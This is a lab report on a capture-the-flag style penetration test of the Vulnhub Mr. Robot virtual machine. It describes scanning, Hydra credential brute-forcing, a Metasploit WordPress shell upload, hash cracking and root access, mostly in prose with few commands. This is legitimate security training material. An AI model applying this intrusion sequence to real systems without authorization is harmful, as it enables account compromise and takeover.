***Project: Hacking Mr. Robot Machine***

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Date Started: 4/13/2024

Date Completed: 4/14/2024

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# EXECUTIVE SUMMARY

The objective of this penetration testing endeavor was to evaluate the security posture of the Mr. Robot machine hosted on the Vulnhub platform. Beginning with an initial enumeration phase, an extensive scan of the IP range (10.5.31.120-130) was conducted, identifying a potentially vulnerable target at 10.5.31.121. Subsequent service enumeration revealed several open ports, including SSH (22), HTTP (80), and HTTPS (443), forming the foundation for further analysis.

A thorough examination of the web application ensued, utilizing Nikto to uncover critical vulnerabilities. The deployment of proxy configurations through Burp Suite and Foxyproxy facilitated meticulous traffic interception, enabling in-depth scrutiny of the Mr. Robot machine's communication channels.

Credential enumeration played a pivotal role, with Hydra utilized to exhaustively probe for valid usernames. Successful acquisition of login credentials provided entry into the web application, subsequently exploited via Metasploit to gain initial access.

Following ingress, privilege escalation tactics were employed, leveraging a Python script to streamline shell functionality. Ultimately, root access was achieved through a methodical escalation process, revealing crucial system configurations and sensitive data.

The findings underscore the imperative for enhanced security measures within the Mr. Robot machine infrastructure, emphasizing the importance of robust password policies and routine application updates. This report presents detailed recommendations aimed at fortifying the security posture of the Mr. Robot machine, thereby mitigating potential vulnerabilities and fortifying resilience against cyber threats.

# TARGET INFORMATION

**Target Name:** Mr. Robot Machine

**Hosted Platform:** Vulnhub

**Target IP Range:** 10.5.31.120-130

**Vulnerable IP:** 10.5.31.121

# TOOLS USED

**Kali Linux:** A Debian-based Linux distribution designed for digital forensics and penetration testing.

**Vulnhub Mr Robot:** A vulnerable virtual machine designed for penetration testing and security training purposes.

**Nikto:** A web server scanner that detects vulnerabilities in web servers.

**Nmap:** A network scanning tool used for discovering hosts and services on a computer network.

**Burp Suite:** An intercepting proxy tool used for web application security testing.

**Foxyproxy:** A browser extension used to configure proxy settings for web traffic interception.

**Hydra:** A password-cracking tool used for online password attacks against various network protocols.

**Metasploit:** A penetration testing framework used for exploiting vulnerabilities in systems.

**Python:** A programming language used for scripting and automation tasks.

**Crackstation:** A password-cracking tool used for offline password attacks to crack hashed passwords.

**VirtualBox:** A virtualization tool used to run virtual machines for testing and development purposes.

# PROCEDURES

This lab is formatted chronologically. The formatting key is listed as such: **buttons** are bold, *options* are italicized, `text entered into the computer` is in Courier New. Additional configurations may be found in Appendix A and will be referenced appropriately. Steps for Virtual Machine creation will be detailed once and referenced throughout.

## Lab Environment Configuration

1. Provisioned VirtualBox and configured the Kali Linux and Mr. Robot images.
2. Separated both virtual machines onto an individual subnet for isolation.
3. Executed connectivity validation through ping tests between the two virtual machines.

## Initial Enumeration

1. Initiated the reconnaissance phase by launching an nmap scan targeting the IP range `10.5.31.120` to `10.5.31.130`.
2. Discovered two hosts: `10.5.31.120` and `10.5.31.121`
3. Conducted a subsequent nmap scan in version detection mode aimed at listing all services running on the host with the IP address `10.5.31.121`.
4. Entered `http://10.5.31.121` and `http://10.5.31.121/login` into http browser
5. Ran `nikto -host 10.5.31.121`
6. Entered `http://10.5.31.121/robots.txt` and discovered the first key
7. Downloaded the first key, formatted as a list of strings, and stored all unique entries into a file named "fsocity.dic" while excluding duplicates.

## Proxy Configuration

1. Burp Suite Installation: Installed Burp Suite Community Edition by downloading it from the official website and following the installation instructions.
2. Launching Burp Suite: Fired up Burp Suite by executing the `burpsuite` command in the terminal or finding and running the executable in the installation directory.
3. Proxy Configuration in Burp Suite:
    a. Opened Burp Suite and navigated to the *Proxy* tab.
    b. Ensured that interception was turned **off** in the *Intercept* sub-tab.
    c. Checked the proxy listener settings under the *Options* tab, specifically noting the default settings: `127.0.0.1:8080`.
4. FoxyProxy Installation in Firefox:
    a. Accessed the Firefox *Add-ons* page and searched for `FoxyProxy Standard`.
    b. Installed the FoxyProxy Standard extension and restarted Firefox upon completion.
5. Configuring FoxyProxy:
    a. After Firefox restarted, clicked on the **FoxyProxy** icon in the toolbar.
    b. Selected **Options** and then **Add New Proxy**.
    c. In the *Proxy Details* window, set the Proxy Type to `HTTP`, Proxy IP address to `127.0.0.1`, and Proxy port to `8080`.
    d. Saved the proxy settings
6. Returned to Burp Suite and ensured requests were being captured in the *Proxy Intercept* section while browsing in Firefox.
7. Verified that Burp Suite was intercepting and modifying requests as expected.

## Credential Enumeration

1. Configured Hydra to perform username enumeration by specifying the target service and providing a list of potential usernames to test.

1. Obtaining the Username:
    a. Ran the configured Hydra command to enumerate usernames.
    b. Analyzed the output to identify the valid username(s) from the list of candidates.

2. Acquiring the Password:
    a. After obtaining the username, configured Hydra to perform a brute-force attack on the target service.
    b. Utilized the valid username obtained in the previous step and provided a list of potential passwords for testing.
    c. Ran the Hydra command to attempt to crack the password for the identified username.
    d. Reviewed the output to determine the successful password for accessing the target service.

**Privilege Escalation**

1. Utilizing Metasploit for Meterpreter Shell Creation:
    a. Employed Metasploit to exploit vulnerabilities within the WordPress application.
    b. Selected an appropriate exploit module targeting WordPress.
    c. Configured the exploit module with necessary parameters, such as the target IP address and port.
    d. Executed the exploit to gain access and create a Meterpreter shell on the target system.
2. Ran a Python script designed to establish a more sophisticated shell on the compromised system.
3. Retrieving Robot Username and Password:
    a. Utilized the enhanced shell to navigate through the system and locate sensitive information.
    b. Conducted reconnaissance to identify files or configurations containing credentials.
    c. Located and retrieved the Robot username and corresponding hashed password from the system's files, databases, or configuration files.
    d. Unhashed the password using Crackstation

**Root Access**

1. Used the obtained credentials to authenticate and gain access to the Robot user account.
2. Identifying Files Running as Root Owners:
    a. Utilized system monitoring tools like ps or top to list all running processes.
    b. Filtered the processes to display only those owned by the root user.
    c. Identified files associated with these processes to determine their locations and functionalities.
3. Viewing the Contents of the Root File for the 3rd Key:
    a. Located the specific file identified as owned by the root user, which likely contains the third key.
    b. Utilized the cat command to display the contents of the root file.
    c. Scanned through the contents of the file to extract and record the third key, fulfilling the objective of obtaining the key.

# RESULTS

In this comprehensive penetration testing lab, a suite of tools within the Kali Linux environment was utilized to target the Vulnhub Mr. Robot machine with the objective of uncovering vulnerabilities and gaining root access. The process began with a meticulous nmap scan of the IP range .120-130, which revealed a potentially vulnerable IP address, 10.5.31.121. Subsequent service scans uncovered open ports 22 (SSH), 80 (HTTP), and 443 (HTTPS). Delving deeper, the ports were probed by navigating to http://10.5.31.121 and http://10.5.31.121/login via a web browser, and a Nikto scan was conducted using the command nikto -host 10.5.31.121.

To enhance analysis capabilities, Burp Suite and FoxyProxy were configured to intercept traffic directed to the Mr. Robot machine, allowing for a more detailed examination of HTTP requests and responses. Next, Hydra was employed to enumerate usernames, further advancing the reconnaissance efforts. Upon obtaining valid credentials, successful login into the target page was achieved, where a vulnerability in the WordPress application was promptly exploited using Metasploit to establish a Meterpreter shell. Subsequently, a Python script was executed to elevate the shell's capabilities, followed by the extraction of the Robot username and password.

Continuing the exploitation phase, the password hash was decrypted, and the username was cracked to gain unauthorized access. Further exploration led to the identification of files running as the root user. Among these files, one contained the elusive third key, which was extracted by catting the root file. Throughout the engagement, meticulous documentation was maintained to capture and communicate the findings and steps undertaken.

# BIBLIOGRAPHY

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https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/unix/webapp/wp_admin_shell_upload.md

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# APPENDICES

## Appendix A: Visual Documentation

These visuals offer a detailed representation of the tools used, commands executed, and findings discovered during the assessment. By including screenshots, readers can gain a clear understanding of the methodologies employed and the outcomes achieved during the testing phase.





Figure 1: Mr Robot Initial Webpage





Figure 2: Login page





Figure 3: Nikto scan





Figure 4: Downloaded 1st key


Figure 5: Configured fsocity.dic





Figure 6: Burp Suite proxying the login session





Figure 7: Enumerated for username





Figure 8: Discovered username elliot





Figure 9: Discovered elliot to be a legitimate user





Figure 10: Enumerated for password using username ‘elliot’





Figure 11: Enumeration process verbose output





Figure 12: Gained credentials

